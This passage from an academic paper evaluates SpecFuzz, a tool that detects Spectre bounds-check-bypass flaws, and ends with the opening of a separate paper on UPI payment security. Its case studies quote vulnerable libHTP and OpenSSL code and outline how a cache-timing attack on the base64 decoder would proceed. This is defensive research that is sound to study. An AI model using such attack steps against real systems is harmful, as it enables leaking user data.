Vulnerability orders. Finally, Table 7 shows a distribution of the detected vulnerabilities by order. As we can see, prioritized simulation successfully managed to surface the vulnerabilities up to the 6th order.

Type	JSMN	Brotli	HTTP	libHTP	YAML	SSL
code	0	2	1	2	3	16
cont.	16	68	9	91	140	589
uncont.	34	36	6	222	49	1127
unknown	0	4	0	29	59	423

Table 6: Breakdown of the detected vulnerabilities by type. Here, *code* are speculative corruptions of code pointers (e.g., of a return address) and the rest are corruptions of data pointers. *Cont.* are controlled vulnerabilities and *uncont.* are uncontrolled. *Unknown* are likely uncontrolled vulnerabilities, but they were triggered too few times (less than 100 times).

Order	JSMN	Brotli	HTTP	libHTP	YAML	SSL
1	6	79	6	232	97	1344
2	7	9	4	66	81	428
3	5	14	3	33	33	216
4	2	4	3	5	28	91
5	0	2	0	6	6	55
6	0	0	0	2	6	21
7	0	0	0	0	0	0

Table 7: Breakdown (by order) of the detected vulnerabilities.

6.3 Performance Impact

We used the whitelists produced in the previous experiment to patch the libraries with `LFENCE`s and with a modified version of Speculative Load Hardening (see §5.4). Specifically, we used two whitelists for every library: a list based on all out-of-bounds accesses detected by SpecFuzz and a list that excludes uncontrolled vulnerabilities.

Table 8 shows the shares of the branches that were not instrumented because of whitelisting (out of the total number of branches in the application). Naturally, the shares directly correlate with the fuzzing coverage and with the number of detected vulnerabilities. If the coverage is large, the whitelisting proves to be very effective: In JSMN, SpecFuzz reduced the necessary instrumentation by ~77%.

Based on these builds, we evaluated the performance impact of the patches. For the measurements, we used benchmarks included in the libraries, where available; Otherwise, we used example applications. As such, we executed: the `speed` benchmark in OpenSSL (specifically, RSA, DSA, and ECDSA ciphers); `unbrotli` in Brotli; `bench` in HTTP; `test_bench` in libHTP; `run-loader` in libYAML; and a sample parser in JSMN.

The results are presented in Figure 7. For clarity, Table 9 shows the same results but interpreted as a speedup of a whitelisted patch compared to full hardening. As we can see, the overhead is considerably reduced. The performance cost was, on average, reduced by 23% for SLH and by 29% for `LFENCE`.

An overall tendency is the higher the coverage of fuzzing,




Figure 7: Performance overheads of hardening (Lower is better). *+SF(all)* means that we patched all detected out-of-bounds accesses, regardless of the type; *+SF(cont)* means that we did not patch uncontrolled vulnerabilities that were triggered at least 100 times.

	JSMN	Brotli	HTTP	libHTP	YAML	SSL
SLH (all)	65%	48%	44%	41%	26%	15%
SLH (c,100)	69%	49%	44%	50%	27%	16%
SLH (c,10)	69%	49%	44%	51%	37%	18%
LFENCE (all)	73%	50%	56%	43%	27%	16%
LFENCE (c,100)	77%	51%	56%	52%	28%	18%
LFENCE (c,10)	77%	51%	56%	53%	39%	20%

Table 8: Shares of branches that avoided instrumentation based on the results of fuzzing. *All* means that we patched all detected out-of-bounds accesses, regardless of the type; *c,100* means that we did not patch uncontrolled vulnerabilities that were triggered at least 100 times, and *c,10*—uncontrolled that were triggered at least 10 times.

	SLH		LFENCE	
	+SF(all)	+SF(cont)	+SF(all)	+SF(cont)
JSMN	233%	234%	131%	132%
Brotli	20%	22%	66%	67%
HTTP	34%	34%	243%	242%
libHTP	15%	15%	40%	52%
YAML	30%	33%	93%	110%
RSA	17%	19%	2%	2%
DSA	13%	14%	8%	9%
ECDSA	5%	5%	2%	2%

Table 9: Performance improvement of SpecFuzz-based patches compared to full hardening. *+SF(all)* means that we patched all detected out-of-bounds accesses, regardless of the type; *+SF(cont)* means that we did not patch uncontrolled vulnerabilities that were triggered at least 100 times.

the lower the overhead becomes. It stems from our benchmarks executing some of the code paths that could not be reached by the fuzzing drivers.

Another parameter is the number and the location of detected vulnerabilities. In ECDSA, SpecFuzz detected vulnerabilities on the hot path and, hence, we were not able to remove instrumentation from the places where it caused the highest performance overhead. SpecFuzz was also not effective at improving the `LFENCE` instrumentation of OpenSSL because it detected speculative bounds violations in the `bignum` functions that are located on the hot path.

A major reasons for relatively high overheads is an issue with debug symbols that we encountered in LLVM. Sometimes, the debug symbols of the same code location would mismatch between compilations with different flags or would be completely absent for some instructions. Accordingly, some of the whitelisted locations would still be hardened. Note that this bug only impacts the performance, not the security guarantees. Nevertheless, when the issue is resolved, the overheads are likely to get lower.

One interesting example is JSMN, which experienced 5x slowdown with SLH and 11x with the `LFENCE` instrumentation. It is caused by an extremely high density of branches in the application (approximately one branch executed every cycle) and, thus, high reliance on branch prediction to efficiently utilize instruction parallelism. Complete hardening effectively disables this optimization and makes the execution much more sequential. At the same time, SpecFuzz found very few vulnerabilities in JSMN and had high coverage (96%). Hence, the patches improved the performance by 230% (`LFENCE`) and 130% (SLH)

6.4 Comparison with Other Tools

Spectre Scanner. For comparison, we also tested the libraries with RedHat Scanner (Table 10). Although it detected fewer vulnerabilities than SpecFuzz, it found many vulnerabilities that SpecFuzz did not (second row). The reason behind it is almost all of them were located in the parts of code not covered during fuzzing. There were only two exceptions (row three), but both turned out to be false positives. (Because of the overwhelming amount of data, we did not investigate which share of the second row were false positives).

Respectre. Thanks to a cooperation with GRSecurity, we were able to also compare our results to a commercial static analysis tool Respectre [27]. As a test case we selected libHTP. In total, Respectre detected 167 vulnerabilities, out of which SpecFuzz found 79. Similarly to the previous ex-

Order	JSMN	Brotli	HTTP	libHTP	YAML	SSL
Both	1	6	1	78	3	992
RHS	0	4	3	36	3	601
RHS/covered	0	(1)	0	0	0	(1)

Table 10: Vulnerabilities detected by SpecFuzz and RH Scanner. The first row are the vulnerabilities detected by both tools; the second—only by RH Scanner; the third row are the vulnerabilities detected only by RH Scanner and located on the paths covered during our fuzzing experiments.

periment, the other 88 are located in the parts of libHTP not covered by fuzzing.

SpecFuzz was able to detect more vulnerabilities due to its more generic nature: For example, it can detect vulnerabilities that span multiple functions. On the other hand, Respectre is not confined by coverage and it can detect vulnerabilities in the parts of the application that cannot be reached by fuzzing.

6.5 Case Studies

In this section, we present a detailed overview of three potential vulnerabilities found by SpecFuzz. Note that we did not test them in practice.

Speculative Overflow in libHTP base64 decoder. One of the utility functions that libHTP provides is base64 decoder, which is used to receive user data or parameters that may be sent in text format. This functionality is implemented in function `htp_base64_decode`, which calls function `base64_decode_single` in a loop. `base64_decode_single` decodes a Base64 encoded symbol by looking it up in a table of precomputed values (array `decoding`, lines 2–3). Before fetching the decoded symbol, the function checks the value for over- and underflows. The attacker can bypass the check by training the branch predictor and, thus, trigger a speculative overread at line 7.

Two properties make this vulnerability realistically exploitable. First, the attacker has control over the accessed address because the array index (`value_in`) is a part of the HTTP request. Second, the fetched value is further used for defining the control flow of the program (see the comparison at line 16), which allows the attacker to infer a part of the value (specifically, its sign) by observing the cache state.

The attacker could execute the attack as follows. She begins by sending a probing message to find out which cache line the first element of the array `decoding` uses. Then, she sends a valid message to train the branch predictor on predicting the bounds check (line 5) as true. Finally, she resets the cache state (e.g., flushes the cache) and sends a message that contains a symbol that triggers an overread, followed by a symbol that triggers a read from the first array element. If the read value is negative, the loop will do one more iteration, execute the second read, and the attacker will see a change in the state of the corresponding cache line. Otherwise, the loop will be terminated and the state will not change.

```
1  int base64_decode_single(signed char value_in) {
2   static signed char decoding[] =
3     {62, -1, ...}; // 80 elements
4   value_in -= 43;
5   if ((value_in < 0) || (value_in > decoding_size - 1))
6     return -1;
7   return decoding[(int) value_in];
8  }
9  ...
10 int htp_base64_decode(const void *code_in, ...) {
11  signed char fragment;
12  ...
13  do {
14    ...
15    fragment = base64_decode_single(*code_in++);
16  } while (fragment < 0);
17 ...}
```

Figure 8: A BCB vulnerability in a Base64 decoding function.

Speculative Overflow in OpenSSL ASN1 decoding. Another vulnerability is in OpenSSL ASN1 decoder. It is used to decode, for example, certificates that clients send to the server.

The attacker sends malicious ASN1 data to the victim. The victim uses `asn_*_d2i` family of functions to parse the message. One of the functions is `asn1_item_embed_d2i`, which, among others, decodes components of type `MSTRING`, verifying its tag in the process. The tag of the message is extracted through a call to `asn1_check_tlen` function, which delegates this calculation to `ASN1_get_object`. `asn1_check_tlen` verifies if the received tag matches the expected one (lines 22 and 23), however a misspeculation on any of these lines can nullify this check. Later, `asn1_item_embed_d2i` calls `ASN1_tag2bit` on the decoded tag value. If misspeculation happens in this function as well (line 4), the array `tag2bit` will be indexed with a potentially unbounded 4-byte integer. Later, this value is used to derive the control flow of the application (line 14), which may be used to leak user information.

Jump address corruption in OpenSSL ASN1. SpecFuzz detected a vulnerability that may speculatively change the control flow of the program in `asn1_ex_i2c`. This function includes a switch statement with a tight range of values. Such switches are often compiled as jump tables (if this optimization is not disabled explicitly).

A misprediction in the switch statement may cause an out-of-bounds read from the jump table. Accordingly, a later indirect jump would dereference a corrupted code pointer and the program will jump into a wrong location. In our experiments, we saw it jumping into the functions that were nearby in the binary (e.g., into `asn1_primitive_free`), but, with careful manipulation of the object and data layouts, this may be extended to a speculative ROP attack.

```
const unsigned long tag2bit[32] = {...};
unsigned long ASN1_tag2bit(int tag) {
    // misspeculation required
    if ((tag < 0) || (tag > 30)) return 0;
    return tag2bit[tag];
}
int asn1_item_embed_d2i(ASN1_VALUE **pval, ...) {
    int otag;
    ...
    switch (it->itype) {
    case ASN1_ITYPE_MSTRING:
        ret = asn1_check_tlen(..., &otag, ...);
         ...
        if (!(ASN1_tag2bit(otag) & it->utype)) {...}
    }
}
int asn1_check_tlen(..., int *otag, int expclass) {
  ...
  // decodes the ptag from message
  i = ASN1_get_object(..., &ptag);
  ...
  if (exptag >= 0) {
    if ((exptag != ptag) || (expclass != pclass)) {
      // misspeculation required
  ...
```

Figure 9: A BCB vulnerability in a ASN1 decoding function.

7 Other Spectre Attacks

Bounds Check Bypass is not the only type of speculative vulnerabilities that could be detected by speculative exposure. Below we give an overview of instrumentation that can be used for other Spectre-type attacks.

Branch Target Injection [33] is a Spectre variant targeting speculation at indirect jumps. When an indirect jump instruction is executed, the CPU speculates the jump target using the branch predictor without waiting for the actual target address computation to finish. The attacker can exploit this behavior by training the branch predictor to execute a jump to a code snippet that would leak program data via a side channel.

SpecFuzz could be modified to simulate BTI by maintaining a software history buffer for every indirect branch in the application. Then, at an indirect branch, SpecFuzz would *(i)* record the current branch target into the history buffer and *(ii)* run a simulation for every previously recorded target. This approach works, however, only under the assumption that attacker can train the branch predictor only by providing data to the application and cannot inject arbitrary targets into the branch predictor's history buffer from another application on the same core.

Return Address Misprediction [34,39] attack is a variant of Branch Target Injection. The CPU maintains a small number of most recently used return addresses in a dedicated cache, pushing the return address into this cache on each call instruction and popping it from the cache on each return instruction. When this cache becomes empty, the CPU will speculate the return address using the indirect Branch Target Buffer. To simulate this vulnerability, SpecFuzz could instrument call and return instructions to, correspondingly, increment and decrement a counter, jumping to an address from history buffer on return addresses with negative or zero counter value. This simulation should be combined with the previous one as the return address prediction could fall back to indirect branch target prediction.

Speculative Store Bypass. [22] is a microarchitectural vulnerability caused by CPU ignoring the potential dependencies between load and store instructions during speculation. When a store operation is delayed, a subsequent load from the same address may speculatively reuse the old value from the cache. To simulate this attack, SpecFuzz could be extended to start a simulation before every write to memory. Then, SpecFuzz would skip the store during the simulation, but execute it after the rollback.

8 Limitations

In this section, we discuss the conceptual problems we have discovered while developing SpecFuzz as well as potential solutions to them.

Reducing the Complexity of Nested Simulation. As we discussed in §4.2, complete nested simulation is too expensive and limiting the order of simulation may lead to false negatives. One way we could resolve this problem is by statically analyzing the program before fuzzing it, such that the typical vulnerable patterns as well as typical false positives would be purged from the simulation, thus reducing its cost.

False Negatives. SpecFuzz will not find a vulnerability if the fuzzer does not generate an input that would trigger it. Unfortunately, it is an inherent problem of fuzzing.

Fuzzing Driver. Another inherent issue of all fuzzing techniques is their coverage. As we saw in §6, it highly depends on the fuzzing driver and a bad driver may severely limit the reach of testing. Since we use whitelist-based patching, low coverage may cause high performance overhead in patched applications. It could be improved by applying tools that generate drivers automatically, such as FUDGE [14].

Mislabeling. During the evaluation, we discovered that our vulnerability analysis technique (see §2.2) sometimes gives a false result and mistakenly labels an uncontrolled vulnerability as a controlled one. It happens because AddressSanitizer reports only the accessed address and not the distance between the address and the referent object (i.e., offset). Therefore, if the object size differs among the test runs, the accessed address will also be different, even if the offset is the same.

For example, one common case of mislabeling is off-by-one accesses. If an array is read in a loop, our simulation will force the loop to take a few additional iterations and read a few elements beyond the array's bounds. If the array size differs from one test run to another, the analysis would mark this vulnerability as controllable.

To avoid this issue, we could use a more complete memory safety technique (e.g., Intel MPX [12]) that maintains metadata about referent objects. Unfortunately, none of such techniques is supported by LLVM out-of-the-box. To resolve this issue, we would have to implement MPX support or migrate SpecFuzz to another compiler.

An even better solution would be to use a program analysis technique (e.g., taint analysis or symbolic execution) to verify the attacker's control. We leave it to future work.

Legacy Code and Callbacks. Because we implemented SpecFuzz as a compiler pass, it cannot run the simulation in non-instrumented parts of the application (e.g., in system libraries) as well as in the calls from these parts (callbacks). To overcome this problem, we could have implemented SpecFuzz as a binary instrumentation tool (e.g., with PIN [38]). Yet, techniques of this type are normally heavy-weight and it would considerably increase the required fuzzing time.

9 Related Work

The most conservative solution to Spectre-type attacks is to disable prediction entirely [4] (although not all processors support it) or on a targeted basis, with serializing instructions (e.g., `LFENCE` on Intel CPUs or `DSBSY` on ARM). Speculation can also be delayed by adding a data dependency, as implemented in SLH [3] and YSNB [44]). As we saw in §6, it causes a considerable slowdown.

Static analysis is often used to detect the Spectre-type vulnerabilities and avoid the high performance cost of full hardening. Tools like Spectre 1 Scanner [17], MSVC Spectre 1 pass [41], and Respectre [27] analyze the binary and search for Spectre gadgets. Although mature tools like Respectre can detect many vulnerabilities (see §6), the reliance on predefined patterns may leave an unexpected variant to stay unnoticed.

Alternatively, oo7 [59] relies on static taint analysis to detect the memory accesses that are dependent on the program input. (This is the same criteria that we used to identify uncontrolled vulnerabilities.) This approach is more universal than the pattern-matching techniques, but it is affected by the inherent problems of static taint analysis. Namely, limited analysis depth may cause false positives and overtainting causes false negatives.

Tools like Spectector [24], Pitchfork [19], and SpecuSym [25] apply symbolic execution to detect Spectre-type vulnerabilities. Although they often provide stronger security guarantees compared to fuzzing, an inherent problem of symbolic execution is combinatorial explosion, which is further exacerbated by nested speculation.

A long-term solution to the problem lays in modifications to the hardware. InvisiSpec [61] and SafeSpec [30] propose separate hardware modules dedicated to speculation. CleanupSpec [46] cleanses the cache traces when a misprediction is detected. NDA [60] restricts speculation to only "safe" paths. Context-Sensitive Fencing [55] inserts serialization barriers at decoding stage upon detecting a potentially dangerous instruction pattern. ConTExT [47] proposes an extension to the memory management mechanism that isolates safety-critical data. These techniques, however, do not protect the existing processors vulnerable to Spectre-type attacks.

Classical memory safety techniques (e.g., Intel MPX [12], SoftBound [42]) do not protect from BCB, but can be retrofitted to disable speculative accesses. A variant of it—index masking—is now used in JavaScript engines [58] where, before accessing an array element, the index is masked with the array size. As it is an arithmetic operation, it does not create a control hazard and is not predicted by the CPU. However, this defense is vulnerable to the attacks where the data type is mispredicted and a wrong mask is used [26].

Another approach is to eliminate the possibility of leaking speculative results through a side channel (SC). There is an extensive body of research in this direction, ranging from cache isolation [31, 54], to attack detection [23], enforcing non-interrupted execution [43, 57], and cache coloring [52]. Yet, they protect only against specific SC and speculative attacks may use various channels [48]. A relatively complete isolation can be achieved with a specialized microkernel [20], but it requires a complete system redesign.

In practice, browsers mitigate SCs by reducing the resolution of timers [58], disabling shared memory or using site isolation [45]. These techniques prevent only cross-site attacks, and are not effective at the presence of a local attacker.

10 Conclusion

We presented a technique to make speculative execution vulnerabilities visible by simulating them in software. We demonstrated the technique by implementing a Bounds Check Bypass detection tool called SpecFuzz. During the evaluation, the tool has proven to be more effective at finding vulnerabilities than the available static analysis tools and the patches produced based on the fuzzing results had better performance than conservative hardening techniques.

Yet, this work is only a first attempt at applying dynamic testing techniques to detection of speculative execution vulnerabilities. We hope that it will show the promise of this research direction and will help pave the way for future, even more efficient vulnerability detection tools.

Availability. Source code of SpecFuzz is publicly available under https://github.com/tudinfse/SpecFuzz.

Acknowledgments. This work was funded by the Federal Ministry of Education and Research of the Federal Republic of Germany (03ZZ0517A, FastCloud); the EU H2020 Programme under the LEGaTO Project (legato-project.eu), grant agreement No. 780681; and with support from the Technion Hiroshi Fujiwara Cybersecurity.

References

[1] Checkpoint/Restore In Userspace. http://criu.org/. Accessed: March, 2020.

[2] OpenSSL: Cryptography and SSL/TLS Toolkit. https://www.openssl.org/. Accessed: March, 2020.

[3] Speculative Load Hardening: A Spectre Variant 1 Mitigation Technique. https://docs.google.com/document/d/1wwcfv3UV9ZnZVcGiGuoITT_61e_Ko3TmoCS3uXLcJR0/edit#heading=h.phdehs44eom6, 2018. Accessed: March, 2020.

[4] SUSE Security update for kernel-firmware. https://www.suse.com/de-de/support/update/announcement/2018/suse-su-20180008-1/, 2018. Accessed: March, 2020.

[5] Honggfuzz. http://honggfuzz.com/, 2019. Accessed: March, 2020.

[6] Brotli. https://brotli.org/, 2020. Accessed: March, 2020.

[7] JSMN. https://github.com/zserge/jsmn, 2020. Accessed: March, 2020.

[8] LibHTP. https://github.com/OISF/libhtp, 2020. Accessed: March, 2020.

[9] libyaml. https://pyyaml.org/wiki/LibYAML, 2020. Accessed: March, 2020.

[10] Node.js HTTP parser. https://github.com/nodejs/http-parser, 2020. Accessed: March, 2020.

[11] Intel Corporation. *Intel® 64 and IA-32 Architectures Optimization Reference Manual*. 2019.

[12] Intel Corporation. *Intel® 64 and IA-32 Architectures Software Developer's Manual*. 2019.

[13] Haitham Akkary, Ravi Rajwar, and Srikanth T. Srinivasan. Checkpoint processing and recovery: Towards scalable large instruction window processors. In *IEEE/ACM MICRO*, 2003.

[14] Domagoj Babic, Stefan Bucur, Yaohui Chen, Franjo Ivancic, Tim King, Markus Kusano, Caroline Lemieux, László Szekeres, and Wei Wang. Fudge: Fuzz driver generation at scale. In *ACM ESEC/FSE*, 2019.

[15] Darrell D. Boggs, Shlomit Weiss, and Alan Kyker. U.S. Patent #6799268: Branch Ordering Buffer, 2004.

[16] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A Systematic Evaluation of Transient Execution Attacks and Defenses. In *USENIX Security*, 2019.

[17] Nick Clifton. SPECTRE Variant 1 scanning tool. https://access.redhat.com/blogs/766093/posts/3510331, 2018. Accessed: March, 2020.

[18] Intel Corporation. Side Channel Mitigation by Product CPU Model. https://www.intel.com/content/www/us/en/architecture-and-technology/engineering-new-protections-into-hardware.html, 2020. Accessed: March, 2020.

[19] Craig Disselkoen. Pitchfork: Detecting Spectre vulnerabilities using symbolic execution. https://github.com/cdisselkoen/pitchfork. Accessed: March, 2020.

[20] Qian Ge, Yuval Yarom, Tom Chothia, and Gernot Heiser. Time protection: the missing OS abstraction. In *EuroSys*, 2019.

[21] Google. More details about mitigations for the CPU Speculative Execution issue. https://security.googleblog.com/2018/01/more-details-about-mitigations-for-cpu_4.html, 2018. Accessed: March, 2020.

[22] Project Zero Google. Speculative Execution, Variant 4: Speculative Store Bypass. https://bugs.chromium.org/p/project-zero/issues/detail?id=1528, 2018. Accessed: March, 2020.

[23] Daniel Gruss, Julian Lettner, Felix Schuster, Olga Ohrimenko, Istvan Haller, and Manuel Costa. Strong and Efficient Cache Side-Channel Protection using Hardware Transactional Memory. In *USENIX Security*, 2017.

[24] Marco Guarnieri, Boris Kopf, Jose F. Morales, Jan Reineke, and Andres Sanchez. SPECTECTOR: Principled Detection of Speculative Information Flows. *arXiv preprint arXiv:1812.08639*, 2018.

[25] Shengjian Guo, Yueqi Chen, Peng Li, Yueqiang Cheng, Huibo Wang, Meng Wu, and Zhiqiang Zuo. SpecuSym: Speculative Symbolic Execution for Cache Timing Leak Detection. *arXiv preprint arXiv:1911.00507*, 2019.

[26] Noam Hadad and Jonathan Afek. Overcoming (some) Spectre browser mitigations. https://alephsecurity.com/2018/06/26/spectre-browser-query-cache/, 2018. Accessed: March, 2020.

[27] Open Source Security Inc. Respectre: The State of the Art in Spectre Defenses. https://www.grsecurity.net/respectre_announce.php, 2018. Accessed: March, 2020.

[28] Intel Corporation. Analysis of Speculative Execution Side Channels. *White Paper*, 2018.

[29] Reinders James. Intel Process Trace. https://software.intel.com/en-us/blogs/2013/09/18/processor-tracing, 2013. Accessed: March, 2020.

[30] Khaled N. Khasawneh, Esmaeil Mohammadian Koruyeh, Chengyu Song, Dmitry Evtyushkin, Dmitry Ponomarev, and Nael B. Abu - Ghazaleh. SafeSpec: Banishing the Spectre of a Meltdown with Leakage-Free Speculation. In *ACM/IEEE DAC*, 2019.

[31] Vladimir Kiriansky, Ilia Lebedev, Saman Amarasinghe, Srinivas Devadas, and Joel Emer. DAWG : A defense against cache timing attacks in speculative execution processors. In *IEEE/ACM MICRO*, 2018.

[32] Paul Kocher. Spectre Mitigations in Microsoft's C/C++ Compiler. https://www.paulkocher.com/doc/MicrosoftCompilerSpectreMitigation.html, 2018. Accessed: March, 2020.

[33] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In *IEEE S&P*, 2019.

[34] Esmaeil Mohammadian Koruyeh, Khaled N. Khasawneh, Chengyu Song, and Nael B. Abu - Ghazaleh. Spectre Returns! Speculation Attacks using the Return Stack Buffer. In *USENIX WOOT*, 2018.

[35] Chris Lattner and Vikram Adve. LLVM: A Compilation Framework for Lifelong Program Analysis and Transformation. In *IEEE/ACM CGO*, 2004.

[36] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In *USENIX Security*, 2018.

[37] LLVM. LLVM SanitizerCoverage. https://clang.llvm.org/docs/SanitizerCoverage.html. Accessed: March, 2020.

[38] Chi-Keung Luk, Robert Cohn, Robert Muth, Harish Patil, Artur Klauser, Geoff Lowney, Steven Wallace, Vijay Janapa Reddi, and Kim Hazelwood. PIN : building customized program analysis tools with dynamic instrumentation. In *ACM Sigplan Notices*, 2005.

[39] Giorgi Maisuradze and Christian Rossow. ret2spec: Speculative Execution Using Return Stack Buffers. In *ACM CCS*, 2018.

[40] Ross Mcilroy, Jaroslav Sevcik, Tobias Tebbi, Ben L. Titzer, and Toon Verwaest. Spectre is here to stay: An analysis of side-channels and speculative execution. *arXiv preprint arXiv:1902.05178*, 2019.

[41] Microsoft. MSVC compiler reference: /Qspectre. https://docs.microsoft.com/en-us/cpp/build/reference/qspectre?view=vs-2019, 2018. Accessed: March, 2020.

[42] Santosh Nagarakatte, Jianzhou Zhao, Milo M.K. Martin, and Steve Zdancewic. SoftBound: Highly Compatible and Complete Spatial Memory Safety for C. In *ACM PLDI*, 2009.

[43] Oleksii Oleksenko, Bohdan Trach, Robert Krahn, Andre Martin, Mark Silberstein, and Christof Fetzer. Varys: Protecting SGX Enclaves from Practical Side-Channel Attacks. In *USENIX ATC*, 2018.

[44] Oleksii Oleksenko, Bohdan Trach, Tobias Reiher, Mark Silberstein, and Christof Fetzer. You Shall Not Bypass: Employing data dependencies to prevent bounds check bypass. *arXiv preprint arXiv:1805.08506*, 2018.

[45] The Chromium Projects. Site Isolation. http://www.chromium.org/Home/chromium-security/site-isolation, 2018. Accessed: March, 2020.

[46] Gururaj Saileshwar and Moinuddin K. Qureshi. CleanupSpec: An Undo Approach to Safe Speculation. In *IEEE/ACM MICRO*, 2019.

[47] Michael Schwarz, Robert Schilling, Florian Kargl, Moritz Lipp, Claudio Canella, and Daniel Gruss. ConTExT: Leakage-Free Transient Execution. *arXiv preprint arXiv:1905.09100v1*, 2019.

[48] Michael Schwarz, Martin Schwarzl, Moritz Lipp, Jon Masters, and Daniel Gruss. NetSpectre: Read Arbitrary Memory over Network. In *ESORICS*, 2019.

[49] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitry Vyukov. AddressSanitizer: a fast address sanity checker. In *USENIX ATC*, 2012.

[50] Kostya Serebryany. OSS-Fuzz - Google's continuous fuzzing service for open source software. In *USENIX Security*, 2017.

[51] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-Libc without function calls (on the X86). In *CCS*, 2007.

[52] Jicheng Shi, Xiang Song, Haibo Chen, and Binyu Zang. Limiting cache-based side-channel in multi-tenant cloud using dynamic page coloring. In *IEEE/IFIP DSN-W*, 2011.

[53] Mark Silberstein, Oleksii Oleksenko, and Christof Fetzer. Speculating about speculation: on the (lack of) security guarantees of Spectre-V1 mitigations. https://www.sigarch.org/speculating-about-speculation-on-the-lack-of-security-guarantees-of-spectre-v1-mitigations/, 2018. Accessed: March, 2020.

[54] Read Sprabery, Konstantin Evchenko, Abhilash Raj, Rakesh B. Bobba, Sibin Mohan, and Roy Campbell. Scheduling, Isolation, and Cache Allocation: A Side-channel Defense. In *IEEE IC2E*, 2018.

[55] Mohammadkazem Taram and Dean Tullsen. Context-Sensitive Fencing: Securing Speculative Execution via Microcode Customization. In *ACM ASPLOS*, 2019.

[56] Eran Tromer, Dag Arne Osvik, and Adi Shamir. Efficient Cache Attacks on AES, and Countermeasures. *Journal of Cryptology*, 2010.

[57] Venkatanathan Varadarajan, Thomas Ristenpart, and Michael Swift. Scheduler-based Defenses against Cross-VM Side-channels. In *USENIX Security*, 2014.

[58] Luke Wagner. Mozilla Security Blog: Mitigations landing for new class of timing attack. https://blog.mozilla.org/security/2018/01/03/mitigations-landing-new-class-timing-attack/, 2018. Accessed: March, 2020.

[59] Guanhua Wang, Sudipta Chattopadhyay, Ivan Gotovchits, Tulika Mitra, and Abhik Roychoudhury. oo7: Low-overhead Defense against Spectre Attacks. *arXiv preprint arXiv:1807.05843*, 2018.

[60] Ofir Weisse, Ian Neal, Kevin Loughlin, Thomas F. Wenisch, and Baris Kasikci. NDA: Preventing Speculative Execution Attacks at Their Source. In *IEEE/ACM MICRO*, 2019.

[61] Mengjia Yan, Jiho Choi, Dimitrios Skarlatos, Adam Morrison, Christopher W Fletcher, and Josep Torrellas. InvisiSpec: Making Speculative Execution Invisible in the Cache Hierarchy. In *IEEE/ACM MICRO*, 2018.

[62] Yuval Yarom and Katrina Falkner. FLUSH+RELOAD : A High Resolution, Low Noise, L3 Cache Side-channel Attack. In *USENIX Security*, 2014.

[63] Andreas Zeller, Rahul Gopinath, Marcel Böhme, Gordon Fraser, and Christian Holler. *Generating Software Tests*. Saarland University, 2019. Accessed: March, 2020.

Security Analysis of Unified Payments Interface and Payment Apps in India

Renuka Kumar[1], Sreesh Kishore , Hao Lu[1], and Atul Prakash[1]

[1]*University of Michigan*

Abstract

Since 2016, with a strong push from the Government of India, smartphone-based payment apps have become mainstream, with over $50 billion transacted through these apps in 2018. Many of these apps use a common infrastructure introduced by the Indian government, called the Unified Payments Interface (UPI), but there has been no security analysis of this critical piece of infrastructure that supports money transfers. This paper uses a principled methodology to do a detailed security analysis of the UPI protocol by reverse-engineering the design of this protocol through seven popular UPI apps. We discover previously-unreported *multi-factor authentication* design-level flaws in the UPI 1.0 specification that can lead to significant attacks when combined with an installed attacker-controlled application. In an extreme version of the attack, the flaws could allow a victim's bank account to be linked and emptied, even if a victim had never used a UPI app. The potential attacks were scalable and could be done remotely. We discuss our methodology and detail how we overcame challenges in reverse-engineering this unpublished application layer protocol, including that all UPI apps undergo a rigorous security review in India and are designed to resist analysis. The work resulted in several CVEs, and a key attack vector that we reported was later addressed in UPI 2.0.

1 Introduction

Payment apps have become a mainstream payment instrument in India, with the Indian Government actively encouraging its citizens to use electronic payment methods after a demonetization of large currency notes in 2016 [29]. To facilitate digital micro-payments at scale, the National Payments Corporation of India (NPCI), a consortium of Indian banks, introduced the Unified Payment Interface (UPI) to enable free and instant money transfers between bank accounts of different users. As of July 2019, the value of UPI transactions has reached about $21 billion [45]. UPI's open backend architecture that enables easy integration and interoperability of new payment apps is a significant enabler. Currently, there are about 88 UPI payment apps and over 140 banks that enable transactions with those apps via UPI [40, 41]. This paper focuses on vulnerabilities in the design of UPI and UPI's usage by payment apps.

We note that hackers are highly motivated when it comes to money, so uncovering any design vulnerabilities in payment systems and addressing them is crucial. For instance, a recent survey states a 37% increase in financial fraud and identity theft in 2019 in India [12]. Social engineering attacks to extract sensitive information such as one-time passcodes and bank account numbers are common [17, 23, 34, 57, 58].

Payment apps, including Indian payment apps, have been analyzed before, with vulnerabilities discovered [9, 48], and an Indian mobile banking service was found to have PIN recovery flaws [47]. However, in these studies, mobile apps did not share a common payment interface. As far as we are aware, an analysis of a common interface used by multiple payment apps has not been done before. Such an analysis is important because security flaws in them can impact customers of multiple banks and multiple apps, regardless of other stronger security features used. We focus on the security analysis of the unified payment interface used by many Indian payment apps and its design choices.

